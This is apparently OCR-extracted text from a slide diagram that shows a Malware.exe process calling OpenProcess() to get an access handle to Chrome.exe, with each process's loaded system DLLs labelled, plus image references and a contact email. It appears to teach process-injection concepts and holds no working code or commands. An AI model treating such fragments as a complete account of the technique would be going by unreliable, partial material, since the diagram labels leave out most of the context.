Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

OpenProcess()

return access handle

Process

Chrome.exe


Ntdll.dll

Kernel32.dll


User32.dll

aaaddress1@chroot.org

7ZIP




aaaddress1@chroot.org

